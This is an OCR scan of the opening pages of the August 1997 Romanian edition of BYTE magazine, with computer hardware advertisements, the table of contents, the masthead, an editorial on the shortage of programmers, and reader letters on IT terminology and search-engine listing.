
revistă de integrare tehnologică

Comparație între nouă clustere puternice p. 72

Baze de date: Oracle8 și marile volume p. 133

4 SURSE DE ENERGIE PENTRU INTRANET

- Componente inteligente p.46
- Conexiunea CORBA p.52
- Acces partajat la date p.59
- Administrarea conținutului p.59



TEHNOLOGIE DE VÂRF

EXTINDEREA INTREPRINDERII

Utilizați telefoane celulare digitale, PC-uri portabile și aplicații proprii Windows CE

ȘTIRI: 3Com și U.S. Robotics PREZENTĂRI: Sinteză vocală la Dragon; HP DeskJet 670C

Lei 8000

www.agora.ro

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

PROMOȚIE
EXTRAORDINARĂ
VARA '97

EPSON *Stylus* Color 500

EPSON
Stylus
COLOR 500


The Future Technology
PIEZO

Metoda de imprimare:
Imprimantă Ink-Jet color A4
în tehnologie MULTI LAYER PIEZO
Imprimare pe hârtie, folie sau autocolante
Viteza maximă de imprimare:
2 ppm color
4 ppm monocrom
Rezoluția maximă:
720 x 720 dpi (orizontal x vertical)
Alimentare cu hârtie:
Casetă cu 100 coli cu alimentare automată
cu câte o coală;
alimentare manuală

La fiecare imprimantă EPSON Stylus Color 500 pe care o cumpărați primiți GRATUIT:

- 2 folii de transfer termic
- Creative Design Pack Software
- Un tricou EPSON

Cu foliile de transfer și software-ul special pentru creații grafice vă puteți concepe și imprima singuri propriile dumneavoastră tricouri!



ADRESAȚI-VĂ CHIAR ACUM CELUI MAI APROPIAT DEALER EPSON!

Pentru informații suplimentare:
Tel. 230 03 14, Fax: 230 03 13

SIMBOLUL TEHNOLOGIEI

EPSON®

Seria Aptiva S
Servere IBM PC montabile în rack
Cerul
nostru
este
ThinkPad
ThinkPad 380
PC 365
mai
albastru
IBM IntelliStation Z Pro
cu monitor LCD

Microsoft®
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania


FORTE
COMPUTERS
Flexibility.Made in Romania

IBM®
Business Partner

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION
IN IMAGING



VIN LASERELE !

După 15 ani de experiență în tehnologia laser, Minolta lansează acum o nouă linie de imprimante. Arată ca și cum ar veni din spațiul cosmic, dar nu ocupă decât jumătate din spațiul la care v-ați fi așteptat. O gamă completă de imprimante laser, de la unități desktop mai mici până la imprimante de rețea full color, toate având procesoare RISC incorporate care permit o viteză de imprimare nemaiîntâlnită până acum în univers. Iată ceea ce numim noi imagine dincolo de imaginație.

PC MAGAZINE

IMPRIMANTA MINOLTA PAGEPRO 6 A FOST DESEMNATĂ "NUMĂRUL UNU ÎN TOPUL PRODUSELOR DIN ACEASTĂ CATEGORIE" ÎN EDIȚIA BRITANICĂ A PC MAGAZINE, NR. 10 DIN OCTOMBRIE 1996.

Imprimante Minolta PagePro

MINOLTA

Completați și trimiteți prin fax.
Veți primi informații cu viteza luminii

Numele: ____________________

Firma: ____________________

Adresa: ____________________

Telefon/Fax: ____________________

Minolta România S.R.L., Șoseaua Oltenițel
nr. 35-37, sector 4, București 79656
Fax: 01/330.25.47

CEL
MAI
MIC
PREȚ
AL
PERFORMANȚEI

www.salient.ro

SALIENT

SALIENT Group

București: Calea Floreasca nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045
Timișoara: Piața Timișoara 700 nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANTIE

SALIENT • STANDING OUT in Computer & Networking Technology

E mai
mult decât stocare.
Este
chiar o protejare
a informaţiilor.
IMATION
3M
High Density DS,HD
Haute densité

Noi ştim ce vă trebuie! Ştim că stocarea informaţiei nu este niciodată foarte sigură, lucru pe care IMATION îl cunoaşte. Imation este o companie americană a cărei cifră de afaceri este de 2.25 miliarde USD, lider mondial în domeniul informaţiei şi procesării imaginii, care include de fapt fostul departament de medii magnetice al Companiei 3M. Deoarece IMATION înţelege solicitările dumneavoastră, vine în întâmpinare cu noi produse de stocare cum ar fi LS-120. IMATION este liderul mondial în comercializarea dischetelor de 3,5" şi a casetelor TRAVAN™ şi are o experienţă de mai bine de un deceniu în medii optice şi reproduceri pe şi de pe CD-Rom. Dacă aveţi în vedere siguranţa stocării informaţiilor, atunci aţi găsit produsul potrivit. Adresaţi-vă paginii internet http://www.imation.com pentru a afla de ce IMATION **este lider mondial în medii magnetice**

IMATION
Borne of 3M Innovation
tel:092-200722
fax:01-3129302

Imation este cotată la Bursa de valori din New York
având simbolul imn. © Imation 1997.

Noua denumire a societății ***SIROM GRAPHICS COMPUTERS S.A.*** *este:*

MAGIC
Systems S.A.

Str. Av. Radu Beller, nr. 25,
sector 1, 71251 București

Tel: 230.04.78 Fax: 230.04.79
e-mail: sgi@sirom.emdt.sgi.com
URL: http://sirom.kappa.ro

SiliconGraphics
Computer Systems
CRAY RESEARCH
Authorised Distributor

Napoleon **s-a luptat** pentru ea...

Vlad Țepeș **a ucis** pentru ea...

Dumneavoastră puteți **s-o cumpărați !**

Silicon Graphics O^2

MIPS R5000 180 MHz Processor
32-bit Double-Buffered Graphics
Hardware Texture Mapping
Image Processing Engine
Video Compression Engine
Web-integrated User Interface
32 MB Memory SDRAM ECC
2 GB Ultra SCSI System Disk
17" Monitor, 1280x1024
100BaseTX / 10BaseT Ethernet
CD-ROM
IRIX 6.3 - UNIX Operating System

Atât de multă ***putere*** *față de un biet PC!*

Soluții complete pentru:

MATRA DATAVISION

Proiectare asistată, inginerie asistată

WebFORCE Powered by SiliconGraphics™ Computer Systems

World Wide Web authoring & serving

Alias wavefront A SiliconGraphics Company

DISCREET LOGIC

Computer Graphics


GIS, Desktop Publishing, Baze de Date (Oracle / Informix), Modelare Moleculară

BYTE
ROMÂNIA

August 1997, vol. 3, nr. 8

COVER STORY

PUTERE SPORITĂ ÎN INTRANET



PROIECTAREA APLICAȚIILOR DE REȚEA

Componente Web 46

De Dick Pountain și John Montgomery

Dezvoltările după modelul cu trei treimi sunt accelerate prin utilizarea componentelor Web.

TEHNOLOGII NOI

Programe de căutare pe Internet 103

Căutarea informațiilor pe Web este ușurată de către motoarele de căutare.

Oracle8 și marile volume 113

Serverul de date de la Oracle dezvăluie noutăți în suportul VLDB.


ILUSTRAȚIA: VICTOR GAD © 1997

ADMINISTRAREA DATELOR

Intraneturi inteligente 59

De Udo Flohr

Idei și produse care vă sunt de ajutor.



TELEDETECȚIE

Cineva acolo sus, ne privește 109

De Marius Tudorică

Soluții profesionale multimedia.

RAPORT SPECIAL


FACILITĂȚI NOI PENTRU INTREPRINDERI

Război aerian 33

TDMA, CDMA, GSM—din acest amestec va rezulta rețeaua radio viitoare.

Noi plăci de bază 40

Primele plăci de bază PII s-ar putea să nu ofere creșterile de viteză așteptate.



ADMINISTRAREA DATELOR

I_2O depășește limitările I/O 55

De Tom Thompson

Arhitectura nouă promite o creștere explozivă a performanțelor.

EDITORIAL

8

INBOX

10

BITS

Noi procesoare x86 12

Cerneală digitală 13

Best of Comdex 14

Imprimante laser color 15

Securitate pe Web 16

EVENIMENT

3Com și U.S. Robotics 19

De Daniel Moldovan

Unda de șoc a atins România.

INTERVIU

Calitatea în software 20

De Mircea Sârbu

Interviu cu doamna Daniela Bichir, director cu asigurarea și controlul calității software la SIVECO România.

LAB REPORT

HARDWARE

Laptop-uri serioase 64

De Michelle Campanale

Zece PC-uri de buzunar care fac multe din lucrurile pentru care aveați nevoie de sisteme serioase.

SOFTWARE

Wolfpack își anunță sosirea 72

De editorii BYTE

Extensiile pentru NT Server de la Microsoft vor permite lucrul în ciorchini, oferind un nivel mai ridicat de fiabilitate și toleranță la defecte.

DOSAR

AGENȚI

Agenți mobili 77

De Ionuț V. Rusu

Teorie și practică.

Programarea vizuală 83

De Cătălin A. Rusu

Interfețe grafice cu agenți.

WEB PROJECT

Persistență cu Java 91

De Jon Udell

O agendă de grup cu servleturi.

SURFING

Munții noștri 94

De Mircea Sabău

PREZENTĂRI

O aplicație înțelegătoare 96

De Steve Gillmour

Seria HP DeskJet 670C 97

De Mircea Sabău

PolyGIS 99

De Daniel Moldovan

Cutie poștală gratuită 101

De Darvas Zoltán

FORBES

A fi sau a nu fi NT 117

De Harrison Forbes

CE-I NOU

121

OPINII

Viitorul rețelei rețelelor 125

De Titu I. Băjenescu

COMENTARIU

Ecce Homo! 127

De Dan Iancu

ULTIMA

Anul Internetului 130

De Iosif Fettich

FUNDAMENTE

BAZE DE DATE

Criza de credibilitate a depozitelor de date 23

De Richard Hackathorn

Depozitul de date reflectă imaginea validă și consistentă a afacerii.

SISTEME DE OPERARE

Interfețe mai bune, realizate în Java 25

De Andy Turk

Internet Foundation Classes vă permite să adăugați elemente UI utile la apleturi.

REȚELE

Acces mai rapid la Internet 27

De Jonathan E. Brickman

Prin memorarea în cache a translației nume/adresă, puteți accelera site-ul Web.

UC

Propulsoarele atomice accelerează datele 29

De Dick Pountain

O nouă familie de circuite ajută realizarea conectărilor DSL.

PROGRAMARE

Acces rapid și flexibil la baze de date 31

De Rick Dobson

Microsoft oferă programatorilor, prin ODBCdirect, căi mai bune de procesare a surselor de date ODBC.

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACȚIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Mircea Sabău (msabau@agora.ro)
Budai László (lbudai@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Harrison Forbes (Chicago);
Marius Tudorică (Târgu-Mureș);
Dan Iancu (Boston);
Zöldi Árpád (Târgu-Mureș);
Stelian Vultur (Târgu-Mureș);
Dan Matei (București);
Titu I. Băjenescu (Elveția);
Darvas Zoltán (Budapesta);
Ionuț V. Rusu (Târgu-Mureș);
Cătălin Aurel Rusu (Cluj);
CORECTURA:
Aurora Laslo;

TEHNOREDACTARE:
Réman László, Titus Roșca
ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tîrgu Mureș
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
WEB: http://www.agora.ro/

Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.


editorial

Vara

Este vară şi lumea este cu gândul la concedii. Înainte de a pleca, însă, poate n-ar fi rău să vedem care mai sunt noutăţile. Barometrul ar putea fi analizele statistice oferită pe Web de diferite companii şi organisme.

Dacă urmăriţi analiza oferită de Netcraft (http://www.netcraft.com/survey/) veţi vedea că dezvoltarea Internetului urmăreşte îndeaproape dezvoltarea generală a ţării. Noile statistici de la Netwok Wizzards (http://www.nw.com/) sunt promise pentru 17 august şi vom putea vedea dacă într-adevăr numărul sistemelor host Internet din România este în scădere, aşa cum indică analiza RIPE (http://www.ripe.net). Fără măsuri urgente, poveştile cu „informatica, ramură de importanţă strategică..." rămân simple texte.

Resursa cea mai căutată în informatică o constituie oamenii calificaţi. Programatori calificaţi se găsesc destul de greu, chiar şi pe la noi. Pe piaţa mondială există o adevărată luptă. Cei aproximativ 6 milioane de programatori existenţi azi sunt total insuficienţi pentru a satisface cererea, care a crescut exploziv. Azi orice echipament modern are inteligenţă înglobată, începând cu maşina de spălat sau aparatul telefonic şi terminând cu navetele spaţiale. În perioada următoare – în afara dezvoltării infrastructurii de comunicaţii – cea mai interesantă evoluţie în informatică este, poate, cea de pe piaţa forţei de muncă. Marile puteri în domeniu sunt Statele Unite cu 2 milioane de persoane calificate, unde există şi cerere, Rusia cu 1,6 milioane de programatori, dar din care mulţi nu sunt familiarizaţi cu structurile moderne de afaceri şi nici cu tehnologiile noi, şi Japonia, unde sunt peste 1 milion de programatori, dar aici softul este mai special datorită unui specific naţional accentuat. Interesantă este situaţia din India. Aici părea că numărul programatorilor disponibili este infinit, dar cei 250 de mii informaticieni existenţi acum se dovedesc insuficienţi, cu toate că numărul lor creşte cu peste 10% pe an. În Bangalore, unul din centrele tehnologice din India, salarul unui programator începător depăşeşte deja 7000$ pe an. Este un semnal pentru ţările unde programatorii câştigă mai puţin că pot intra pe piaţă. Şi această piaţă este semnificativă. O statistică Dataquest (citată în magazinul Siemens 2/97) prezintă cifrele de afaceri ale primelor firme din Bangalore. În frunte se află *Winpro Infotech* cu 55 milioane dolari SUA, urmează apoi *Infosys Technologies* cu 26 milioane realizate cu 1019 angajaţi şi *IMR India* cu 13 milioane dolari SUA realizate cu 400 de angajaţi. Dar găsim la Bangalore şi nume sonore ca Hewlett-Packard sau Siemens Communication. Poate cifrele brute dau de gândit celor care stabilesc bugetul şi fondurile pentru informatică şi comunicaţii vor veni la fel de uşor ca şi cele date pentru navele abandonate în diferite porturi de firme, hai să zicem, neserioase. Fixaţia „materialistă" se simte încă prea mult la noi şi bunurile „spirituale" sunt recunoscute greu. Există, desigur, contraexemple. Să amintesc doar Alcatel, care face la Timişoara soft performant pentru comunicaţii, sau SOFTWIN din Bucureşti. Potenţialul este însă mult mai mare şi firmele de producţie software au mult de luptat ca să existe pe o piaţă ostilă ca cea de la noi. Dacă-i credem pe colegii de la postul naţional de televiziune, atunci putem zice că 97% din softul utilizat este furat. În asemenea condiţii, mulţi tineri absolvenţi ai facultăţilor de specialitate ne părăsesc. Şi nu doar pentru o vacanţă.



Plecăm în concediu. Sau poate aşa ar fi normal. Dar suntem la răscruce (oare nu suntem permanent?). Şi mai stăm şi pe acasă. Pentru cei care au acces la Web, posibilitatea de a avea un concediu virtual este o realitate. Dacă citiţi Web Surfing, puteţi afla siturile unde găsiţi Carpaţii pe Internet. Tehnologiile noi oferă şi alte posibilităţi de a vă petrece vacanţa. Puteţi să vă îngrijiţi, pe Web, propriul animal virtual, *tamagotchi* (http://www.geocities.com/TimesSquare/Castle/1999/intro.html). Oricum, jucăriile robot, sensibile, de la Sony, sunt încă prototipuri. Important este să vă deconectaţi şi să vă refaceţi energiile pierdute în iarna care a trecut.

Vacanţă plăcută, concediu plăcut! ■

Darvas Attila
adarvas@agora.ro

Inima Care Bate Mai
Repede Pentru
Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

inbox

Terminologia noastră

Noile dvs.(Terminologia noastră, Dan Matei, BYTE România, iulie 1997) „principii“ se rezumă, de fapt, la inventând, franțuzind, fonetizând.

Am omis intenționat reutilizând și lăsând termenul ca la mama lui care sunt, într-adevăr, soluții acceptabile. Atât de acceptabile încât par chiar evidente (sau invers). Nu comentez decât cut/paste vs. taie/lipește: păstrarea metaforei originale, prin cea de-a doua variantă, vine mult în ajutorul unui utilizator începător.

1. Inventând: chiar așa? Hai să facem un brain-storming și să vedem ce putem găsi pentru download... păi... descărca? sau descopia? (nu mă pot abține – cred că-l voi scrie încă de 3-4 ori). Deci: bine, inventăm, dar cu mai multă grijă.
2. Franțuzind: nu, nu și nu. Francezii au amețit destul termenii pentru ei înșiși și nu văd de ce să importăm un termen deja pervertit, când îl putem lua, la fel de bine, din engleză, la fel de străin și greu de integrat în structura limbii, dar cu forma originală. În plus motivele pentru care Franța refuză influența engleză sunt cu totul altele decât menținerea unei limbi precise, nuanțate, deschise.
3. Fonetizând: de ce? Din naționalism? De ce să nu fonetizăm și numele proprii? Bil Gheits, președintele Maicrosoft? Ar fi și mai amuzant...

Normal, și aici se aplică aceeași regulă (am mai spus-o cumva?) – a bunului simț. Driver/drivere pare mai frumos decât draivărul dvs.

Și cred că am descoperit A Doua Regulă Importantă: modificarea / intervenția minimă.

Și am ajuns la alt aspect important al problemei, pe care nu l-ați sesizat. Adică fragmentarea, împărțirea „beneficiarilor noului limbaj informatic român “ în categorii, fiecare cu nevoile și cerințele ei, împărțind astfel și jargonul în cel puțin două subclase:

1. Nespecialiști: au nevoie să poată folosi un program de editare de texte, calcul tabelar, poștă etc – cu meniuri și documentație clare, în limba română. Și aici nu-și pot găsi locul nici măcar cut/paste. În general nu sunt preocupați cum să traducă SCSI sau IDE în românește, pentru că nu știu ce înseamnă.
2. Specialiști: vor folosi întotdeauna (în plus) un jargon specializat, cu influențe mai puternice de la echivalentul anglo-saxon, deoarece „techspeak“ în acest domeniu este de origine engleză, nu franceză sau rusească. Nu încearcă nici ei să traducă SCSI, deși știu ce înseamnă (sau poate tocmai din această cauză).

În general cei care sunt mai puternic legați de sub-cultura calculatoarelor (cei pentru care calculatorul reprezintă mai mult decât un aspirator) vor folosi argouri, specifice anumitor domenii, de influență majoră engleză. Și aceasta nu în România, ci în general, în orice țară (fără Franța, probabil).

Problema apare la cei care folosesc calculatorul ca pe o simplă unealtă de lucru și care trebuie să aibă acces, într-o limbă română naturală, la toate facilitățile programelor folosite. Să se afle în exact aceeași situație ca un vorbitor de limbă engleză, lucrând în Excel (de ex.).

Probabil că în momentul când vom putea citi cărțile cu adevărat importante, împreună cu seriile „Pentru to(n)ți“ și cu documentațiile programelor în românește (și la timp), când programele și sistemele de operare vor fi traduse – situația va fi alta. Nu cred însă că trebuie să ne prefacem că vremea aceea a și venit.

Ion Ion
ion.ion@usa.net

Aveți dreptate, nu a venit încă vremea. Cu toate ezitările începuturilor, cred totuși că am pornit la drum. Sper să fiți alături de noi. -

Darvas Attila
adarvas@agora.ro

Ghidul pentru roboți

În articolul „Ghidul sitului Web pentru roboții Internet“ (din numărul BYTE, mai 1997), Tonya Engst explică modul în care puteți împiedica roboții să vă analizeze situl. Cum facem opusul? Ne puteți da sugestii privind cel mai bun mod de a fi sesizați de motoarele de căutare?

Kulvir Singh Bhogal
bicky@mail.utexas.edu

Metoda de bază este adăugarea adresei URL dorite la diferite motoare de căutare. Un loc bun de pornire este Submit It (http://www.submit-it.com). Diferitele motoare de căutare utilizează criterii diferite pentru a determina dacă oferă pagina dumneavoastră prima, ca răspuns oferit în urma unei căutări, sau vă pun în coada listei. Soluția cea mai bună este, poate, să oferiți în titlul și în primul paragraf al paginii dumneavoastră o bună descriere a paginii, deoarece aceste informații apar cel mai des în listele motoarelor de căutare. -

Tonya Engst
http://www.tidbits.com/tonya/.

CUM NE CONTACTAȚI

PE WEB
Vizitați Agora On Line! Căutați în arhive. Descărcați articole. Aflați ultimele noutăți. Participați la grupurile de discuții! www.agora.ro/.

Vizitați situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteți mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiți adresele publicate sau căutați pe Agora ON Line.

PRIN POȘTĂ
Redacția BYTE
România, CP 172 - 1
4300 Târgu-Mureș,
România

ABONAMENTE
(065) 166.516- 166.257; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conținutul editorial, telefonic sau pe Web: www.agora.ro/

MORE POWER TO YOU.


USRobotics®

X2 56Kbps modem

TECHNOLOGY

Numai US Robotics

